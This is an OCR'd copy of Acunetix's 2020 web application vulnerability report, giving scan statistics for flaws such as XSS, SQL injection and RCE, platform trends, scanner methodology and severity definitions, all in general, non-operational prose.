
Web Application Vulnerability Report 2020



acunetix

Contents

Executive Summary

The 2020 edition of the Acunetix Web Application Vulnerability Report contains a statistical data analysis for web vulnerabilities and network perimeter vulnerabilities.

We prepared the report by doing the following:

- Taking data from Acunetix Online for scans performed between March 2019 and February 2020
- Randomly and anonymously selecting 5,000 scan targets
- Focusing on High Severity and Medium Severity vulnerabilities

Our general observations are:

- The total number of web and network perimeter vulnerabilities is slightly less than last year
- Relatively new scan targets had more vulnerabilities than others

We found the following selected vulnerabilities in the following percentage of targets:

- Remote code execution (RCE): 3% (↑ from 2% in 2019)
- SQL Injection (SQLi): 8% (↓ from 14% in 2019)
- Directory traversal: 4% (↑ from 2% in 2019)
- Cross-site Scripting (XSS): 25% (↓ from 33% in 2019)
- Vulnerable JavaScript libraries: 24% (↓ from 33% in 2019)
- Server-side Request Forgery (SSRF): 1% (1% in 2019)
- Cross-site Request Forgery (CSRF): 36% (↓ from 51% in 2019)
- Host header injection: 2.5% (↓ from 4% in 2019)
- WordPress vulnerabilities: 24% (↓ from 30% in 2019)

THE FULL REPORT BELOW CONTAINS MORE VULNERABILITY TYPES. WE ALSO EXPLAIN EVERY VULNERABILITY AND, IF POSSIBLE, ADVISE YOU ON HOW YOU CAN FIX SUCH ISSUES.

Introduction


Welcome to the 2020 edition of the Acunetix Web Application Vulnerability Report.

Every year, Acunetix analyzes data received from Acunetix Online and creates a vulnerability testing report. This report represents the state of security of web applications and network perimeters. This year's report contains the results and analysis of vulnerabilities detected over the 12-month period between March 2019 and February 2020, based on data from 5,000 scan targets. This analysis mainly applies to high and medium severity vulnerabilities found in web applications, as well as perimeter network vulnerability data.

While people might think that web applications in general are slowly getting more secure, the truth is less optimistic. We have observed that applications that are protected by web vulnerability scanning are the ones that are becoming more secure. We have also noticed that relatively new targets have more vulnerabilities.


This is worrying from a security perspective. It means that new developers do not have the knowledge that is required to avoid vulnerabilities. It also suggests that these developers are working within a development structure that does not promote web security. Old habits, unfortunately, die hard.

We discovered Cross-site Scripting (XSS) vulnerabilities, vulnerable JavaScript libraries, and WordPress-related issues in 25% of the sampled targets – certainly a lot. This means that web applications are still quite vulnerable, but even so, this number is 30% less than for the last year. It seems that experienced website developers and system administrators are making progress. The situation is similar for SQL Injection issues – just like last year, the numbers are decreasing.



The demand for interactive web applications is growing. Because of this, web applications use more and more client-side technologies. As a result, the number of JavaScript libraries keeps increasing. Many of these libraries have vulnerabilities. Their authors and users know about these vulnerabilities. And yet, around 25% of web applications use such vulnerable libraries.

It is also interesting when we compare server-side programming languages. We see that PHP remains as popular as before. The second most popular language is ASP.NET, but developers more and more often use other, less popular server-side languages.



DATA OBTAINED FROM:
https://w3techs.com/technologies/history_overview/programming_language/ms/y *(MAR 2020)*

When we talk about vulnerabilities, the situation is different.

See the graph below:

• The percentage of PHP vulnerabilities has declined a lot. The percentage of ASP or ASP.NET vulnerabilities is growing.

• The percentage of vulnerabilities in Apache/nginx has declined a lot. The percentage of IIS vulnerabilities is growing.

Why might this be?

• We assume that most ASP/ASP.NET web applications run on IIS web servers.

• We assume that most PHP web applications run on Apache or nginx web servers.

• We observe that the trend for PHP is similar to the trend for Apache/nginx.


• We also observe that the trend for ASP/ASP.NET is similar to the trend for IIS.

One conclusion comes to mind when we consider this together with general statistics from the previous graph. It seems that the PHP+Apache/nginx platform is becoming more secure, mature, and robust. The market also keeps favoring this platform. On the other hand, the ASP/ASP.NET+IIS platform is slowly losing popularity. At the same time, it is still not as robust and mature as we would hope.

PHP is so popular because a lot of PHP sites are WordPress sites. WordPress sites are often unsafe but rather static. After you select the theme and plugins, you don't change much. The attack surface changes only when you update WordPress, themes, and plugins. And most of these updates are security updates.

This also suggests that ASP/ASP.NET web applications are more actively developed. The high percentage of vulnerabilities may be caused by active development.

Percentage of vulnerabilities detected in various platforms



Methodology

We took a random sample of 5,000 scan targets from Acunetix Online from one year back. This sample included web application and network perimeter security scans. We excluded scans for websites that are intentionally vulnerable for educational purposes.

How Automatic Web Scanning Works

Acunetix Online can perform dynamic application security testing (DAST) scans (also called black-box scans), as well as interactive application security testing (IAST) scans (also called gray-box scans).

A DAST scan means that the scanner has no information about the structure of the website or used technologies. An IAST scan means that the scanner has "insider information" about the web application. In Acunetix, this is possible thanks to AcuSensor technology. You install AcuSensor agents on the web server for Java, ASP.NET, and PHP applications. The agents send information from the web server back to the scanner.

When scanning, you typically follow the following four stages and repeat them if necessary:

Crawling

The Acunetix crawler starts from the home or index page. Then it builds a model of the structure of the web application by crawling through all links and inputs. It simulates user+browser behavior to expose all the reachable elements of the website.

Scanning

Once the crawler has built the website model, each available page or endpoint is automatically tested to identify all potential vulnerabilities.

Reporting

You can view the progress of a scan in real-time, but the results of a scan are typically summarized in reports. You can use reports for compliance and management purposes. Acunetix offers several report templates for different purposes, for example, OWASP Top 10 and ISO 27001 reports.

Remediation

Fixing vulnerabilities:


Patching
First, export Acunetix data to a web application firewall (WAF). This lets you temporarily defend against an attack while you work on a fix.


Issue Management
When you integrate with issue trackers like JIRA, GitHub, and GitLab, you can track vulnerabilities from the moment they are discovered to resolution. You can also integrate with continuous integration solutions such as Jenkins.


Continuous Scanning
Acunetix can perform scheduled scans. You can use them to make sure that vulnerabilities are really fixed.


The Data


We gathered the data analyzed in this report from scans run in Acunetix Online. We focused on high and medium severity vulnerability alerts in web and network scans.











Vulnerabilities at a Glance


This section lists all the detected vulnerabilities.

Vulnerabilities by Type

The charts list vulnerabilities by type. They are grouped by the vulnerability severity level.

HIGH SEVERITY


This chart illustrates vulnerability types that fall into our *High Severity* category.



Vulnerabilities at a Glance

MEDIUM SEVERITY

This chart lists vulnerability types that fall into our *Medium Severity* category.



We utilize Acunetix to more thoroughly assess internet-facing websites and servers. Acunetix helps us identify vulnerabilities in conjunction with other vulnerability scanning applications. Acunetix has been a more reliable application when discovering/determining different types of malicious code injection vulnerabilities (SQL, HTML, CGI, etc).

Carter Horton, Assoc. Information Analyst, **GD Information Technology**

Vulnerability Severity

What is a Vulnerability?

A vulnerability is a flaw in an application or device that can be exploited by malicious hackers. Attackers can exploit a vulnerability to achieve a goal such as stealing sensitive information, compromise the system by making it unavailable (in a denial-of-service scenario), or corrupt the data.

The impact of vulnerabilities varies depending on the exploit. Acunetix assigns severity mostly depending on the impact that the exploit may have on the system. Severity also depends on how difficult it is to exploit the vulnerability.

Your business may have many systems running simultaneously – and some are more critical than others. Acunetix allows you to grade these systems using business criticality. Essential systems have a higher criticality than non-essential ones.

High Severity

This level indicates that an attacker can fully compromise the confidentiality, integrity, or availability of a system without specialized access, user interaction, or circumstances that are beyond the attacker's control. It is very likely that the attacker may be able to escalate the attack to the operating system and other systems.

Medium Severity

This level indicates that an attacker can partially compromise the confidentiality, integrity, or availability of a target system. They may need specialized access, user interaction, or circumstances that are beyond the attacker's control. Such vulnerabilities may be used together with other vulnerabilities to escalate an attack.

Low Severity

This level indicates that an attacker can compromise the confidentiality, integrity, or availability of a target system in a limited way. They need specialized access, user interaction, or circumstances that are beyond the attacker's control. To escalate an attack, such vulnerabilities must be used together with other vulnerabilities.

COMBINED VULNERABILITIES

In most cases of Medium Severity and Low Severity vulnerabilities, the attack is possible or more dangerous when the attacker combines it with other vulnerabilities. Such vulnerabilities often involve social engineering.

Vulnerability Analysis

Remote Code Execution


Remote Code Execution (RCE) is at the top of the High Severity list. An attacker can use this vulnerability to run arbitrary code in the web application.

If the attacker can run code, they can take it to the next level by running commands in the operating system. They may be able to completely take over the system and possibly create a reverse shell – an outbound connection from the host to the attacker.

In many cases, this bypasses firewall configurations. Most firewall configurations block inbound connections, not outbound connections. If outbound connections are not verified, the attacker can use a compromised machine to reach other hosts, possibly getting more information or credentials from them.

ANALYSIS

The percentage of web applications vulnerable to RCE is low but it was much lower last year (2%). This is worrying because this vulnerability can cause serious damage. Such vulnerabilities must be fixed as first priority.




SQL Injection (SQLi)

An SQL Injection (SQLi) attack is possible if the developer does not examine or validate user input.

As a result, attackers can input an SQL query that is then executed by the backend database. Such a query may reveal, add, or delete records or even entire tables. This can impact the integrity of the data and possibly completely stop the web application (denial-of-service). Such vulnerabilities may allow the attacker to create or change files in the host system or even run commands. They may also allow the attacker to move to other hosts.

SQL Injection has been around for a long time, and is one of the most common and most damaging vulnerabilities. It is also well known. Many tools and techniques are available to defend against such attacks, but malicious hackers also have many tools to exploit these vulnerabilities.

SQL Injections often let an attacker obtain access to customer records, personally identifiable information (PII), and other confidential data. With GDPR legislation, this is becoming increasingly important. Lack of compliance may lead to big fines.



Blind SQL Injection

Blind SQL Injection is a more complex version of SQLi. Attackers use it when traditional SQLi is not possible.

